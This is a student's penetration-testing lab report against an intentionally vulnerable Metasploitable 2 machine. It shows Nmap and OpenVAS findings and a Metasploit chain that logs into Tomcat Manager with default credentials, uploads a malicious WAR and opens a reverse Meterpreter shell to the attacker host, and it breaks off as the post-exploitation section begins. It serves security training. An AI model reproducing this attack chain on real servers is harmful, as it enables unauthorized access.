



VAPT Week-2 Report

Introduction

- The second week of the Vulnerability Assessment and Penetration Testing (VAPT) internship was designed to provide a deeper understanding of the complete security testing lifecycle followed in real-world environments. Unlike basic scanning activities, this task focused on performing VAPT in a structured and methodological manner, covering reconnaissance, vulnerability identification, risk analysis, and preparation for exploitation.
- The objective of this week was not only to execute security tools, but also to understand **why each phase is performed**, how information gathered in one phase supports the next phase, and how findings should be documented in a professional and actionable format. The tasks assigned during this week reflect the practical workflow followed by security analysts while assessing systems for weaknesses.

Objective

- The main objectives of the Week-2 VAPT task were:
 - To understand and apply different vulnerability scanning techniques
 - To perform reconnaissance and OSINT to identify exposed services and attack surfaces
 - To analyze scan results using CVSS scores and risk prioritization
 - To correlate findings from multiple tools for better accuracy
 - To prepare structured documentation suitable for professional security reporting
 - To build a strong foundation for controlled exploitation and post-exploitation activities

Scope of the Assessment

- The assessment was carried out strictly in a controlled lab environment using intentionally vulnerable systems. The scope was defined to ensure safe testing and learning without affecting real-world or production assets.
 - **In-Scope**
 - Metasploitable 2 virtual machine
 - Network services exposed by the target system
 - Vulnerability scanning and reconnaissance activities
 - Risk assessment and prioritization of identified vulnerabilities
 - **Out-of-Scope**
 - Any real production or live systems
 - Unauthorized external networks or domains
 - Destructive or uncontrolled exploitation techniques
-



VAPT Methodology Followed

- The Week-2 task followed a structured Vulnerability Assessment and Penetration Testing methodology, similar to industry standards such as PTES and OWASP testing approaches.
 - The methodology included the following phases:
 1. **Reconnaissance**
Identifying exposed services, technologies, and potential entry points using active and passive techniques.
 2. **Vulnerability Scanning**
Detecting known vulnerabilities and misconfigurations using automated tools such as Nmap and OpenVAS.
 3. **Risk Assessment**
Analyzing vulnerabilities based on CVSS scores, likelihood, and potential impact to prioritize risks.
 4. **Preparation for Exploitation**
Identifying exploitable vulnerabilities that can be validated in later phases using controlled exploitation techniques.
 5. **Documentation and Reporting**
Presenting findings in a structured and professional format with evidence and observations.
-

Tools and Technologies Used

- The following tools and technologies were used across different phases of the Week-2 task:
 - **Kali Linux** – Primary penetration testing platform
 - **Nmap** – Network and vulnerability scanning
 - **OpenVAS (Greenbone)** – Automated vulnerability assessment
 - **Shodan** – Passive reconnaissance and exposure analysis
 - **OSINT Techniques** – Public vulnerability and service research
 - **Google Docs / PDF Tools** – Documentation and reporting
-

Target Environment Overview

- **Target System:** Metasploitable 2
 - **Target IP Address:** 192.168.177.134
 - **Environment Type:** Isolated virtual lab
 - **Purpose:** Security testing and learning
 - The target system was intentionally vulnerable and used solely for educational and training purposes.
-

Report Organization

- This report is structured to cover the complete Week-2 VAPT task as follows:
 - **Part 1:** Vulnerability Scanning Techniques
 - **Part 2:** Reconnaissance Practice (OSINT and service discovery)
 - **Part 3:** Exploitation Lab
-



- **Part 4:** Post-Exploitation and Evidence Handling
 - **Part 5:** Enhanced Tasks (Simulation, Detection, Remediation, Reporting & Briefing)
 - **Conclusion, Key Learnings, and References**
- Each section includes practical execution details, observations, and supporting screenshots.

Part 1: Vulnerability Scanning Techniques

1.1. Introduction

- Vulnerability scanning is a critical phase in the Vulnerability Assessment and Penetration Testing (VAPT) process. It helps in identifying security weaknesses, misconfigurations, and outdated services running on a target system. In this phase, automated and semi-automated tools are used to detect known vulnerabilities before they can be exploited by attackers.
- The purpose of this part was to perform vulnerability scanning on the target system and analyze the identified issues based on severity and risk level.

1.2. Tools Used

- The following tools were used for vulnerability scanning:
- **Nmap** – For network scanning, service detection, and basic vulnerability identification using NSE scripts.
 - **OpenVAS (Greenbone Vulnerability Manager)** – For in-depth automated vulnerability assessment and CVSS-based severity analysis.

1.3. Target Information

- **Target System:** Metasploitable 2
- **Target IP Address:** 192.168.177.134
- **Environment:** Isolated virtual lab
- **Purpose:** Vulnerability assessment and learning

1.4. Nmap Vulnerability Scan

1.4.1 Scan Execution

- An Nmap vulnerability scan was performed to identify open ports, running services, and known vulnerabilities using NSE scripts.
- **Command used:** `nmap -sS -sV --script vuln 192.168.177.134`
- This command performs:
- SYN scan for stealthy port scanning
 - Service version detection
 - Vulnerability checks using Nmap scripts



```
(kali@kali)-[~]
$ nmap -sS -sV --script vuln 192.168.177.134
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-09 01:17 EST
Nmap scan report for 192.168.177.134
Host is up (0.0021s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| vulners:
| vsftpd 2.3.4:
|   PACKETSTORM:162145 10.0 https://vulners.com/packetstorm/PACKETSTORM:162145 *EXPLOIT*
|   EDB-ID:49757 10.0 https://vulners.com/exploitdb/EDB-ID:49757 *EXPLOIT*
|   E980AEBB-5138-50BF-8922-2D87E3C046DD 10.0 https://vulners.com/githubexploit/E980AEBB-5138-50BF-8922-2
D87E3C046DD *EXPLOIT*
|   CVE-2011-2523 10.0 https://vulners.com/cve/CVE-2011-2523
|   CNVD-2020-46837 10.0 https://vulners.com/cnvd/CNVD-2020-46837
|   CC3F6C15-182F-53F6-A5CC-812D37F1F047 10.0 https://vulners.com/githubexploit/CC3F6C15-182F-53F6-A5CC-8
12D37F1F047 *EXPLOIT*
|   A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E3B 10.0 https://vulners.com/githubexploit/A41B5EAD-1A4C-56A6-97C6-1
C58A1CF1E3B *EXPLOIT*
|   817CD8FE-87C4-5FE8-B9B2-8CC64333A3F3 10.0 https://vulners.com/githubexploit/817CD8FE-87C4-5FE8-B9B2-8
CC64333A3F3 *EXPLOIT*
|   63A5C9A7-C241-5E83-9EE6-ABAB44BDD270 10.0 https://vulners.com/githubexploit/63A5C9A7-C241-5E83-9EE6-A
BAB44BDD270 *EXPLOIT*
|   5F4BCEDF-77DF-5D54-851A-0AE8B76458D9 10.0 https://vulners.com/githubexploit/5F4BCEDF-77DF-5D54-851A-0
AE8B76458D9 *EXPLOIT*
|   50580586-73C4-5097-81CA-546D6591DF44 10.0 https://vulners.com/githubexploit/50580586-73C4-5097-81CA-5
46D6591DF44 *EXPLOIT*
|   1337DAY-ID-36095 9.8 https://vulners.com/zdt/1337DAY-ID-36095 *EXPLOIT*
| ftp-vsftpd-backdoor:
| VULNERABLE:
| vsFTPD version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: CVE:CVE-2011-2523 BID:48539
| vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
| Shell command: id
| Results: uid=0(root) gid=0(root)
| References:
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
| https://www.securityfocus.com/bid/48539
| http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

Figure 1: Nmap scan command and terminal output showing open ports and services

1.4.2 Nmap Scan Findings

- The scan revealed multiple open ports and vulnerable services. Some critical findings included:
 - **vsftpd 2.3.4 (Port 21)** – Backdoor vulnerability detected
 - **Apache HTTP 2.2.8 (Port 80)** – Vulnerable to Slowloris DoS attack
 - **Bind Shell (Port 1524)** – Root shell accessible remotely
 - **Tomcat Services (Ports 8009 & 8180)** – Known vulnerabilities and weak configurations
- These findings indicate that the target system has a large attack surface and contains multiple exploitable services.

```
ftp-vsftpd-backdoor:
VULNERABLE:
vsFTPD version 2.3.4 backdoor
State: VULNERABLE (Exploitable)
IDs: CVE:CVE-2011-2523 BID:48539
vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
Disclosure date: 2011-07-03
Exploit results:
Shell command: id
Results: uid=0(root) gid=0(root)
References:
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
https://www.securityfocus.com/bid/48539
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

Figure 2: Nmap output highlighting vulnerable services (vsftpd / Tomcat / bind shell)

1.5. OpenVAS Vulnerability Scan

1.5.1 Scan Configuration

- An OpenVAS scan was configured to perform an in-depth vulnerability assessment.
 - **Scan Profile:** Full and Fast
 - **Port List:** All TCP and Nmap top 100 UDP
 - **Scanner:** Default OpenVAS scanner




Figure 3: OpenVAS target configuration showing IP address and port list

1.5.2 Scan Execution

- After configuring the scan task, the scan was started from the OpenVAS dashboard. The scan progressed through different stages and completed successfully.




Figure 4: OpenVAS task running




Figure 5: OpenVAS task completed

1.5.3 OpenVAS Scan Results

- The OpenVAS scan identified a large number of vulnerabilities across different severity levels.
- **Summary of results:**
 - **Critical:** Multiple findings
 - **High:** Multiple findings



- **Medium:** Several findings
 - **Low:** Few findings
- Critical vulnerabilities were mostly related to default credentials, backdoors, and outdated services.




Figure 6: OpenVAS vulnerability summary (Critical / High / Medium chart)

1.6. Key Vulnerabilities Identified

- Some of the most critical vulnerabilities identified during the scan include:
- **vsftpd Backdoor Vulnerability** – Allows remote attackers to gain shell access
 - **MySQL Default Credentials** – Enables unauthorized database access
 - **rlogin Passwordless Access** – Allows login without authentication
 - **Bind Shell on Port 1524** – Provides direct root shell access
 - **Apache Tomcat Ghostcat Vulnerability** – Enables file disclosure and potential RCE




Figure 7: Detailed view of a critical vulnerability from OpenVAS

1.7. Vulnerability Scan Result Table

- The most important vulnerabilities were selected and documented in the table below for further risk assessment and prioritization.



Scan ID	Vulnerability Name	Affected Port / Service	CVSS Score	Severity	Likelihood	Impact	Final Risk
001	rlogin Passwordless Access	513 / rlogin	10.0	Critical	High	High	Critical
002	vsftpd Backdoor Vulnerability	21 / FTP	9.8	Critical	High	High	Critical
003	MySQL Default Credentials	3306 / MySQL	9.8	Critical	High	High	Critical
004	Bind Shell Backdoor	1524 / bindshell	10.0	Critical	High	High	Critical
005	Apache Tomcat Ghostcat (CVE-2020-1938)	8009 / AJP	9.8	Critical	High	High	Critical
006	Apache Tomcat Default Credentials	8180 / HTTP	9.0	Critical	High	High	Critical
007	Samba Remote Code Execution	139, 445 / SMB	7.5	High	Medium	High	High
008	Outdated Apache Web Server	80 / HTTP	6.8	Medium	Medium	Medium	Medium

Figure 8: Vulnerability scan results table

1.8. Observations

- The target system exposes a large number of unnecessary services.
- Many services are outdated and vulnerable with publicly available exploits.
- Several vulnerabilities allow unauthenticated remote access.
- Automated scanning tools were effective in identifying high-risk issues quickly.

1.9. Conclusion of Part-1

- This phase successfully demonstrated how vulnerability scanning tools can be used to identify security weaknesses in a system. The combination of Nmap and OpenVAS provided both surface-level and in-depth insights into the target's security posture. The identified vulnerabilities were later used for risk assessment and further analysis in the next phases of the VAPT process.



Part 2: Reconnaissance Practice

2.1. Introduction

- Reconnaissance is a critical phase of the VAPT process where information about the target system is collected before attempting exploitation. The purpose of this phase is to identify exposed services, technologies, and potential entry points that may be leveraged by an attacker. In this task, both active and passive reconnaissance techniques were used to understand the attack surface of the target system.

2.2. Tools Used

- The following tools and techniques were used during the reconnaissance phase:
 - **Nmap** – Service and port enumeration
 - **WHOIS** – Network information lookup
 - **Shodan** – Passive reconnaissance and exposure analysis
 - **OSINT (Google Search)** – Validation of service versions and known vulnerabilities

```
(kali@kali)-[~]
$ nmap 192.168.177.134
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-09 05:06 EST
Nmap scan report for 192.168.177.134
Host is up (0.0077s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
50636/tcp open  unknown
MAC Address: 00:0C:29:AC:03:18 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.00 seconds
```

Figure 9: Nmap scan output showing open ports and services

```
(kali@kali)-[~]
$ whois 192.168.177.134
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2026, American Registry for Internet Numbers, Ltd.
#

NetRange: 192.168.0.0 - 192.168.255.255
CIDR: 192.168.0.0/16
NetName: PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED
NetHandle: NET-192-168-0-1
Parent: NET192 (NET-192-0-0-0)
NetType: IANA Special Use
OriginAS:
Organization: Internet Assigned Numbers Authority (IANA)
RegDate: 1994-02-15
Updated: 2024-05-24
Comment: These addresses are in use by many millions of independently operated networks, which might be as small as a single computer con
nected to a home gateway, and are automatically configured in hundreds of millions of devices. They are only intended for use within a private
context and traffic that needs to cross the Internet will need to use a different, unique address.
Comment:
Comment: These addresses can be used by anyone without any need to coordinate with IANA or an Internet registry. The traffic from these
addresses does not come from ICANN or IANA. We are not the source of activity you may see on logs or in e-mail records. Please refer to http:/
/www.iana.org/abuse/answers
Comment:
Comment: These addresses were assigned by the IETF, the organization that develops Internet protocols, in the Best Current Practice docum
ent, RFC 1918 which can be found at:
http://datacenter.ietf.org/doc/rfc1918
Ref: https://rdap.arin.net/registry/ip/192.168.0.0
```




```
OrgName:      Internet Assigned Numbers Authority
OrgId:        IANA
Address:      12025 Waterfront Drive
Address:      Suite 300
City:         Los Angeles
StateProv:    CA
PostalCode:   90292
Country:      US
RegDate:
Updated:      2024-05-24
Ref:          https://rdap.arin.net/registry/entity/IANA

OrgTechHandle: IANA-IP-ARIN
OrgTechName:   ICANN
OrgTechPhone:  +1-310-301-5820
OrgTechEmail:  abuse@iana.org
OrgTechRef:    https://rdap.arin.net/registry/entity/IANA-IP-ARIN

OrgAbuseHandle: IANA-IP-ARIN
OrgAbuseName:   ICANN
OrgAbusePhone:  +1-310-301-5820
OrgAbuseEmail:  abuse@iana.org
OrgAbuseRef:    https://rdap.arin.net/registry/entity/IANA-IP-ARIN

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2026, American Registry for Internet Numbers, Ltd.
#
```

Figure 10: WHOIS command output




Figure 11: Shodan search results for exposed services



2.3. Reconnaissance Methodology

- Reconnaissance was performed using a combination of **active scanning** and **passive information gathering**. Active reconnaissance involved reviewing Nmap scan results to identify open ports and running services. Passive reconnaissance was conducted using Shodan and OSINT techniques to analyze whether similar services are exposed on the internet and associated with known vulnerabilities.

2.4. Reconnaissance Findings

- The reconnaissance phase revealed that the target system exposes multiple network services such as FTP, SSH, Telnet, HTTP, SMB, MySQL, and Apache Tomcat. Several of these services were identified as outdated and known to have publicly available vulnerabilities. OSINT analysis confirmed that similar service versions are commonly targeted in real-world attacks.

2.5. Reconnaissance Documentation Table

Timestamp	Tool Used	Finding
2025-02-09	Nmap	Multiple open services identified on target system including FTP (21), SSH (22), Telnet (23), HTTP (80), SMB (139/445), MySQL (3306), and Tomcat (8180), indicating a large attack surface.
2025-02-09	Nmap	Vulnerable services detected such as vsftpd 2.3.4 , Apache HTTP 2.2.8 , and Tomcat 1.1 , which are known to have publicly available exploits.
2025-02-09	Shodan	Public exposure of outdated services like vsftpd 2.3.4 and Apache web servers observed, confirming that similar vulnerable systems are discoverable on the internet.
2025-02-09	Google Search (OSINT)	Identified that Apache 2.2.8 and vsftpd 2.3.4 are outdated versions and associated with known vulnerabilities and CVEs.

Figure 12: Reconnaissance Documentation Table

2.6. Recon Summary

- Reconnaissance identified multiple exposed and outdated services running on the target system, significantly increasing the attack surface. Active scanning and passive OSINT techniques confirmed the presence of known vulnerable services such as vsftpd, Apache, and Tomcat. These findings justify proceeding to vulnerability exploitation in later phases.



Part 3: Exploitation Lab

3.1. Objective

- The objective of this phase was to validate identified vulnerabilities by performing a controlled exploitation in a lab environment. The focus of this task was to simulate a real-world attack scenario using Metasploit and confirm whether the discovered vulnerability could lead to unauthorized access.

3.2. Target Details

- **Target Machine:** Metasploitable 2
- **Target IP Address:** 192.168.177.134
- **Vulnerable Service:** Apache Tomcat Manager
- **Port:** 8180
- **Attack Machine:** Kali Linux

3.3. Tools Used

- **Metasploit Framework**
- **Nmap** (used in earlier phases for service discovery)

3.4. Exploitation Methodology

- Based on the reconnaissance and vulnerability scanning phases, Apache Tomcat Manager was identified as a potential attack vector due to weak authentication. The exploitation was performed in two stages. First, the Tomcat Manager login module was used to validate weak credentials. Once valid credentials were confirmed, a Metasploit exploit module was used to upload a malicious payload and gain remote access.

3.5. Exploit Simulation

Step 1: Credential Validation

- The Metasploit auxiliary module `scanner/http/tomcat_mgr_login` was used to test for weak credentials on the Tomcat Manager interface. During the scan, default credentials were tested, and successful authentication was achieved using the credentials **tomcat:tomcat**, confirming improper access control.

```
[~] 192.168.177.134:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.177.134:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.177.134:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/tomcat_mgr_login) > |
```

Figure 13: Successful Tomcat Manager login validation

Step 2: Exploit Execution

- After validating credentials, the exploit module `exploit/multi/http/tomcat_mgr_upload` was used. Using the confirmed credentials, a malicious WAR payload was uploaded to the Tomcat Manager application. The payload execution resulted in a successful Meterpreter session being opened on the attacker machine.



```
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.177.135:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying vUp1djuFNA2haaJLX8K75mT0jFw4ev ...
[*] Executing vUp1djuFNA2haaJLX8K75mT0jFw4ev ...
[*] Undeploying vUp1djuFNA2haaJLX8K75mT0jFw4ev ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.177.134
[*] Meterpreter session 1 opened (192.168.177.135:4444 → 192.168.177.134:48747) at 2026-02-11 00:58:34 -0500

meterpreter > getuid
```

Figure 14: Exploit execution and Meterpreter session opened

Step 3: Proof of Compromise (PoC)

- To confirm successful exploitation, minimal commands were executed within the Meterpreter session:
 - getuid
 - sysinfo
- The output confirmed unauthorized access to the target system, validating the exploit. No further post-exploitation actions were performed to maintain a controlled and ethical testing approach.

```
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.177.135:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying vUp1djuFNA2haaJLX8K75mT0jFw4ev ...
[*] Executing vUp1djuFNA2haaJLX8K75mT0jFw4ev ...
[*] Undeploying vUp1djuFNA2haaJLX8K75mT0jFw4ev ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.177.134
[*] Meterpreter session 1 opened (192.168.177.135:4444 → 192.168.177.134:48747) at 2026-02-11 00:58:34 -0500

meterpreter > getuid
Server username: tomcat55
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter >
```

Figure 15: Meterpreter PoC – getuid and sysinfo output

3.6. Exploit Summary Table

Exploit ID	Vulnerability	Target IP	Status	Payload
E03	Tomcat Manager Weak Credentials	192.168.177.134	Success	Java Meterpreter Reverse TCP

Figure 16: Exploit Summary Table

3.7. Validation Summary (50 Words)

- The exploitation successfully validated the presence of weak authentication on Apache Tomcat Manager. Using Metasploit, default credentials were confirmed and leveraged to upload a malicious payload, resulting in unauthorized system access. This confirms the vulnerability's critical impact and demonstrates how misconfigured services can lead to complete system compromise.

3.8. Conclusion of Part-3

- This exploitation phase demonstrated how weak credentials and misconfigured services can be abused by attackers. The successful exploit highlights the importance of enforcing strong authentication mechanisms and restricting administrative interfaces to prevent unauthorized access.



Part 4: Post-Exploitation and Evidence Handling

4.1. Objective

- The objective of this phase was to understand post-exploitation activities after gaining initial access to the target system. This part focused on validating access, collecting limited evidence, and documenting potential privilege escalation paths in a controlled and ethical manner, without causing harm to the system.

4.2. Post-Exploitation Methodology

